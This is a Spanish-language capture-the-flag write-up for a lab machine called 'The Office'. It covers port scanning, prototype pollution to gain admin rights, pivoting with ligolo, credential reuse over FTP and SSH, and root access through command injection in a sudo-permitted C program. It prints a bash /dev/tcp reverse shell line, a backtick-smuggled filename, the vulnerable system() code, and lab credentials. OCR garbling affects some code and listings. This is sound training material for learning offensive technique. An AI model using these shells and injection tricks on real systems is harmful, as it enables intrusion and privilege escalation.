# The office CTF - >yorve.csec

### 1.0 Reconocimiento

Empezamos con un reconocimiento a la máquina, para identificar su ip, sistema operativo y comenzar con la enumeración de la máquina objetivo.

#### 2.0 Enumeración

```
Nmap scan report for TheOffice.bbrouter (192.168.1.59)
Host is up (0.00043s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:0C:29:00:25:02 (VMware)
```

Con la ip de la máquina objetivo identificada, comenzaremos con la enumeración de servicios y puertos abiertos.

```
(kali⊗ kali)-[~]
$ ping -c 2 192.168.1.59
PING 192.168.1.59 (192.168.1.59) 56(84) bytes of data.
64 bytes from 192.168.1.59: icmp_seq=1 ttl=64 time=0.535 ms
64 bytes from 192.168.1.59: icmp_seq=2 ttl=64 time=0.397 ms

— 192.168.1.59 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.397/0.466/0.535/0.069 ms
```

Este escaneo nos mostró que corre bajo el sistema operativo Linux (ttl 64)

```
-(kali⊛kali)-[~]
└$ nmap 192.168.1.59 -p- --open --min-rate 5000 -Pn -n -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:29 EDT
Initiating ARP Ping Scan at 20:29
Scanning 192.168.1.59 [1 port]
Completed ARP Ping Scan at 20:29, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:29
Scanning 192.168.1.59 [65535 ports]
Discovered open port 22/tcp on 192.168.1.59
Discovered open port 80/tcp on 192.168.1.59
Completed SYN Stealth Scan at 20:29, 5.00s elapsed (65535 total ports)
Nmap scan report for 192.168.1.59
Host is up, received arp-response (0.0012s latency).
Scanned at 2025-06-08 20:29:18 EDT for 5s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 63
MAC Address: 00:0C:29:00:25:02 (VMware)
```

```
-(kali⊛kali)-[~]
$ nmap 192.168.1.59 -sVC -p 22,80

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 20:31 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 20:31 (0:00:06 remaining)
Nmap scan report for TheOffice.bbrouter (192.168.1.59)
Host is up (0.00045s latency).
PORT STATE SERVICE VERSION
                      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
  256 37:6f:ef:bf:06:d7:7e:4d:15:0f:96:09:df:b3:fb:de (ECDSA)
                                                                    (ED25519)
80/tcp open http Node.js Express framework
|_http-title: The Office Website
MAC Address: 00:0C:29:00:25:02 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.23 seconds
```


En esta ocasión solo tenemos el puerto 80 disponible para enumerar, ya que para la conexión por SSH necesitamos credenciales de algún usuario para acceder a él. Procedemos con un escaneo de directorios sobre el puerto 80.

```
(kali@ kali)-[~]
$ nmap 192.168.1.59 --script http-enum -p80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 21:25 EDT
Nmap scan report for TheOffice.bbrouter (192.168.1.59)
Host is up (0.00044s latency).

PORT STATE SERVICE
80/tcp open http
| http-enum:
| /admin/: Possible admin folder (401 Unauthorized)
| /Admin/: Possible admin folder (401 Unauthorized)
| /login/: Login page
MAC Address: 00:0C:29:00:25:02 (VMware)
```


```
-(kali⊛kali)-[~]
 -$ gobuster dir -u http://192.168.1.59 -w /usr/share/wordlists/wfuzz/general/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                             http://192.168.1.59
[+] Url:
[+] Method:
                             GFT
[+] Threads:
                             10
                             /usr/share/wordlists/wfuzz/general/common.txt
[+] Wordlist:
[+] Negative Status codes:
                            404
                             gobuster/3.6
[+] User Agent:
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
/admin
                      (Status: 401) [Size: 9]
                      (Status: 401) [Size: 9]
/Admin
                      (Status: 200) [Size: 4713]
/login
Progress: 951 / 952 (99.89%)
Finished
```

Gobuster y nmap nos mostró la misma información sobre los directorios encontrados.



La página web no encontramos información útil.


Gobuster encontró una ruta hacia la página de login.




inspeccionando en el código de la página tenemos información útil.

# 3.0) Explotación

Nos loguemos con el usuario guest y con la herramienta Burpsuit interceptamos la petición.




Aquí utilizaremos una vulnerabilidad llamada Prototype Pollution, esta ocurre cuando un atacante puede modificar el prototipo base de un objeto de javascript inyectando o cambiando sus propiedades que luego serán heredadas por todos los objetos de ese tipo en una aplicación. En este caso cambiaremos la propiedad isAdmin a true para que la aplicación ejecute las peticiones con mayores privilegios.




Debemos eliminar la cookie y cambiar el Content-type, con esto nos permitirá ejecutar la búsqueda correctamente.





Ya que tenemos mayor privilegio, nos crearemos una reverse Shell y la encadenaremos como un comando adicional en la búsqueda de procesos.



Al ejecutarla tendremos una conexión exitosa entre la máquina objetivo y la máquina víctima.

```
(kali⊗ kali)-[~] www.revshels.com
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.1.51] from (UNKNOWN) [192.168.1.59] 35655
whoami
node

Theme
```

Con el comando script /dev/null -c sh podemos habilitar una Shell interactiva.

```
script /dev/null -c sh
Script started, output log file is '/dev/null'.
~/app $
```

Navegando por los directorios, en la ruta /home/node nos encontramos con un archivo oculto .ftp, la cual nos muestra un aparente usuario y contraseña.

```
cd /home/node
~ $ ls
ls
app
~ $ ls -la
ls -la
total 28
                                       4096 May 13 2024 .
drwxr-sr-x
              1 node
                         node
drwxr-xr-x
              1 root
                         root
                                       4096 May 2 2024 ...
              1 node
                         node
                                       745 Jun 11 04:12 .ash_history
-rw-r--r--
             1 node
                         node
                                        31 May 7 2024 .ftp
                                       4096 May 6 2024 .npm
drwxr-sr-x
              4 node
                         node
                                       4096 May 6 2024 app
drwxr-sr-x
              1 node
                         node
```

```
~ $ cat .ftp
cat .ftp
carlton:gQzq2tG7sFxTm5XadrNfHR
```

Al ejecutar el comando ip a, este nos muestra la ip 172.101.0.2, la cual no es la ip de la máquina (192.168.1.59). Esto puede deberse a que estemos en presencia de contenedores de Docker.

```
/tmp $ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
        valid lft forever preferred lft forever

11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
        link/ether 02:42:ac:65:00:02 brd ff:ff:ff:ff:
        inet 172.101.0.2/28 brd 172.101.0.15 scope global eth0
        valid_lft forever preferred_lft forever
```

El siguiente paso será crear un pivote en estos contenedores. Para esto descargaremos ligolo agent y proxy en su versión 0.5. Luego de descomprimir los archivos, nos descargaremos en la máquina objetivo el agent. Una vez descargado le cambiaremos los permisos.

```
/tmp $ chmod +x agent
chmod +x agent
/tmp $ █
```

En nuestra máquina atacante ejecutamos el proxy.

Desde la máquina víctima iniciamos el agente.

```
/tmp $ ./agent -connect 192.168.1.51:11601 -ignore-cert
./agent -connect 192.168.1.51:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established

addr="192.168.1.51:11601"
```

El siguiente comando se utiliza para crear una interfaz de red virtual (tun/tap). Lo setea para que el usuario Kali lo utilice sin necesidad de ser root, y se le asigna el nombre de ligolo. (puede utilizarse cualquier nombre siempre y cuando no esté en uso)

```
(kali⊕ kali)-[~/Downloads/ligolo]
$ sudo ip tuntap add user kali mode tun ligolo

(kali⊕ kali)-[~/Downloads/ligolo]
$ sudo ip link set ligolo up
```

Este comando agrega una ruta estática en el sistema para que cualquier tráfico destinado a la subred 172.101.0.0/28 pase a través de la interfaz de red ligolo.

```
(kali⊛ kali)-[~/Downloads/ligolo]
$ sudo ip route add 172.101.0 0/28 dev ligolo
```

(Importante cambiar el ultimo digito a 0)

En el proxy, seleccionamos la sesión y la iniciamos

En otra pestaña escanearemos la ip (172.101.0.0/28) con la herramienta nmap

```
Nmap scan report for syn-172-101-000-003.res.spectrum.com (172.101.0.3)
Host is up (0.035s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
```

Este escaneo nos muestra varios objetivos. Como tenemos un posible usuario y contraseña encontrados con anterioridad intentaremos el acceso desde ftp con estas credenciales.

```
(kali@kali)-[~/Downloads/ligolo]
- $ ftp carlton@172.101.0.3
Connected to 172.101.0.3.
220 Welcome to my FTP server.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30167|)
150 Here comes the directory listing.
            1 1000
-rw-r--r--
                                      3434 May 06 2024 id_rsa
226 Directory send OK.
ftp>
```

Obtuvimos el acceso y una clave rsa

Con la herramienta ssh2john nos crearemos un archivo .txt legible por jhon the Ripper, para luego descubrir la passphase de este.

```
(kali@ kali)-[~/Downloads/ligolo]
$ ssh2john id_rsa >> clave.txt
```

Cambiamos los permisos a la id\_rsa, para luego ver los comentarios de esta id. Ya sabemos la passphase, así que podremos ver estos comentarios.

Ahora tenemos un usuario nuevo llamado willsmith. Según el escaneo anterior debemos probar el objetivo que tenga el puerto ssh abierto, en este caso la 172.101.0.11

```
(kali@ kali)-[~/Downloads/ligolo]
$ ssh willsmith@172.101.0.11 -i id_rsa
The authenticity of host '172.101.0.11 (172.101.0.11)' can't be established.
ED25519 key fingerprint is SHA256:fBmhf3pBtBfNpgnQnslTlCA5DEk23Im5W1GmB0V6cqs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.101.0.11' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux office 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 8 21:48:44 2024 from 172.101.0.2
willsmith@office:~$
```

Al ingresar nos pedirá la passphase (lawrence). Ya con el acceso a este nuevo objetivo listamos y encontramos la user flag

```
willsmith@office:~$ ls -la
total 64
drwxr-xr-x 1 willsmith willsmith 4096 May 8
                                                            2024
drwxr-xr-x 1 root
                            root
                                          4096 May 6 2024
-rw----- 1 willsmith willsmith 600 May 8 2024
                                                                    .bash_history
-rw-r--r-- 1 willsmith willsmith 220 Apr 23
-rw-r--r-- 1 willsmith willsmith 3526 Apr 23
-rw-r--r-- 1 willsmith willsmith 33 May 7
                                                            2023
                                                                    .bash_logout
                                                            2023
                                                            2024
                                                                    .ftp
-rw-r--r-- 1 willsmith willsmith 807 Apr 23 2023
                                                                    .profile
drwxr-xr-x 1 willsmith willsmith 4096 May 6
                                                            2024
-rw-r--r-- 1 willsmith willsmith 131 May 8 2024
-rw-r--r-- 1 willsmith willsmith 131 May 8
                                                            2024
-rw-r-r- 1 willsmith willsmith 51 May 8
-rw-r-r- 1 willsmith willsmith 131 May 8
-rw-r-r- 1 willsmith willsmith 5 May 8
-rw-r-r- 1 willsmith willsmith 39 May 7
willsmith@office:~$ cat
                                                            2024
                                                                    shell.sh
                                                            2024
                                                            2024 test.txt
                                                            2024 user.txt
flag{61992ce8bc28cb06461c82d62584e718}
willsmith@office:~$
```

```
willsmith@office:~{
    sudo -l

Matching Defaults entries for willsmith on office:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User willsmith may run the following commands on office:
    (ALL) NOPASSWD: /opt/uncompress
```

Con el comando sudo -l vemos que podemos ejecutar uncompress como root sin necesidad de ingresar una contraseña. En el directorio actual también encontramos un archivo .ftp donde tenemos las credenciales de ftp de willsmith.

```
willsmith@office:~$ cat .ftp
willsmith:2j9ptYyw3uKJHxLb6ZzRNh
```

```
(kali⊗ kali)-[~/Downloads/ligolo]
$ ftp willsmith@172.101.0.3
Connected to 172.101.0.3.
220 Welcome to my FTP server.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ■
```

Listamos los archivos con este nuevo usuario y nos encontramos con uncompress.c, nos descargaremos el archivo para analizarlo en nuestra máquina.

```
-(kali® kali)-[~/Downloads/ligolo]
 —$ cat uncompress.c
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
bool is_valid_7z(const char *filename) {
    FILE *file = fopen(filename, "rb");
     if (!file) {
         perror("Error opening file");
         return false;
     // Check if the first six bytes are "7z\xBC\xAF\x27\x1C" (7z file signature)
     unsigned char signature[6];
     fread(signature, sizeof(unsigned char), 6, file);
    if (signature[0] = '7' \delta \theta signature[1] = 'z' \delta \theta signature[2] = 0*BC \delta \theta signature[3] = 0*AF \delta \theta signature[4] = 0*27 \delta \theta signature[5] = 0*1C) {
         fclose(file);
         return true;
     fclose(file);
     return false;
int main(int argc, char *argv[]) {
   if (argc ≠ 2) {
         printf("Usage: %s <file>\n", argv[0]);
         return 1;
     const char *filename = argv[1];
    if (is_valid_7z(filename)) {
   printf("%s is a valid 7z file.\n", filename);
          // Execute 7z x command
         char command[100];
         snprintf(command, sizeof(command), "7zz x %s", filename);
         system(command);
     } else {
         printf("%s is not a valid 7z file.\n", filename);
     return 0;
```

Este programa verifica si un archivo es 7z válido (formato 7-Zip) revisando su firma mágica (magic bytes). Si es válido, intenta extraerlo usando el comando 7zz x

En la máquina victima descargaremos un archivo .ssh con una reverse Shell

```
GNU nano 8.3
#!/bin/bash
bash -i >& /dev/tcp/192.168.1.51/8000 0>&1
```

Ponemos puerto en escucha.

```
(kali⊕ kali)-[~/Downloads/ligolo]
$ nc -lvnp 8000
listening on [any] 8000 ...
```

Ya que tenemos nuestro script listo ejecutamos una serie de comandos para establecer la conexión con nuestra maquina mediante la reverse shell creada.

```
*comando 1 - cp test.7z '`bash rs.sh`'.7z
```

este comando copia test.7z y crea un archivo bash rs.sh.7z (nuestra reverse Shell)

\*comando 2 - sudo /opt/uncompress /home/willsmith/'`bash
rs.sh``.7z

este comando encuentra el archivo y lo reconoce como valido.

```
willsmith@office:~$ cp test.7z '`bash rs.sh`'.7z
willsmith@office:~$ sudo /opt/uncompress /home/willsmith/'rs.sh`'.7z
Error opening file: No such file or directory
/home/willsmith/`rs.sh`.7z is not a valid 7z file.
willsmith@office:~$ cp test.7z '`bash rs.sh`'.7z
willsmith@office:~$ sudo /opt/uncompress /home/willsmith/'`bash rs.sh`'.7z
/home/willsmith/`bash rs.sh ./z is a valid /z file.
```

Una vez ejecutado obtenemos la conexión.

```
(kali@ kali)-[~/Downloads/ligolo]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.1.51] from (UNKNOWN) [192.168.1.59] 56230
root@office:/home/willsmith# 

root@office:/home/willsmith# whoami
whoami
root
root@office:/home/willsmith#
```

Listamos los archivos y directorios y nos encontramos con las credenciales de un usuario llamado office

```
root@office:/# cd root
cd root
root@office:~# ls
ls
office.thl
root@office:~# cat office.thl
cat office.thl
office:P4mDjcVfqrj7eEXBV7EX
root@office:~#
```

### Probamos las credenciales

```
(kali@kali)-[~/Downloads/ligolo]
ssh office@192.168.1.59
The authenticity of nost '192.168.1.59 (192.168.1.59)' can't be established.
ED25519 key fingerprint is SHA256:YvfGSkOruvCKHSFjILUzh8PVHeepc97wnZfjoqW5/Lw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.59' (ED25519) to the list of known hosts.
office@192.168.1.59's password:
Linux TheOffice 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Thu May 9 00:19:00 2024 from 10.0.2.5
office@TheOffice:~$
```

## flag{f73a64a82b4dbeaf43f308999c5b380f} 1

```
office@TheOffice:/$ sudo su
root@TheOffice:/# cd /root
root@TheOffice:~# ls
root.txt
root@TheOffice:~# cat root.txt
flag{f73a64a82b4dbeaf43f308999c5b380f}
root@TheOffice:~#
```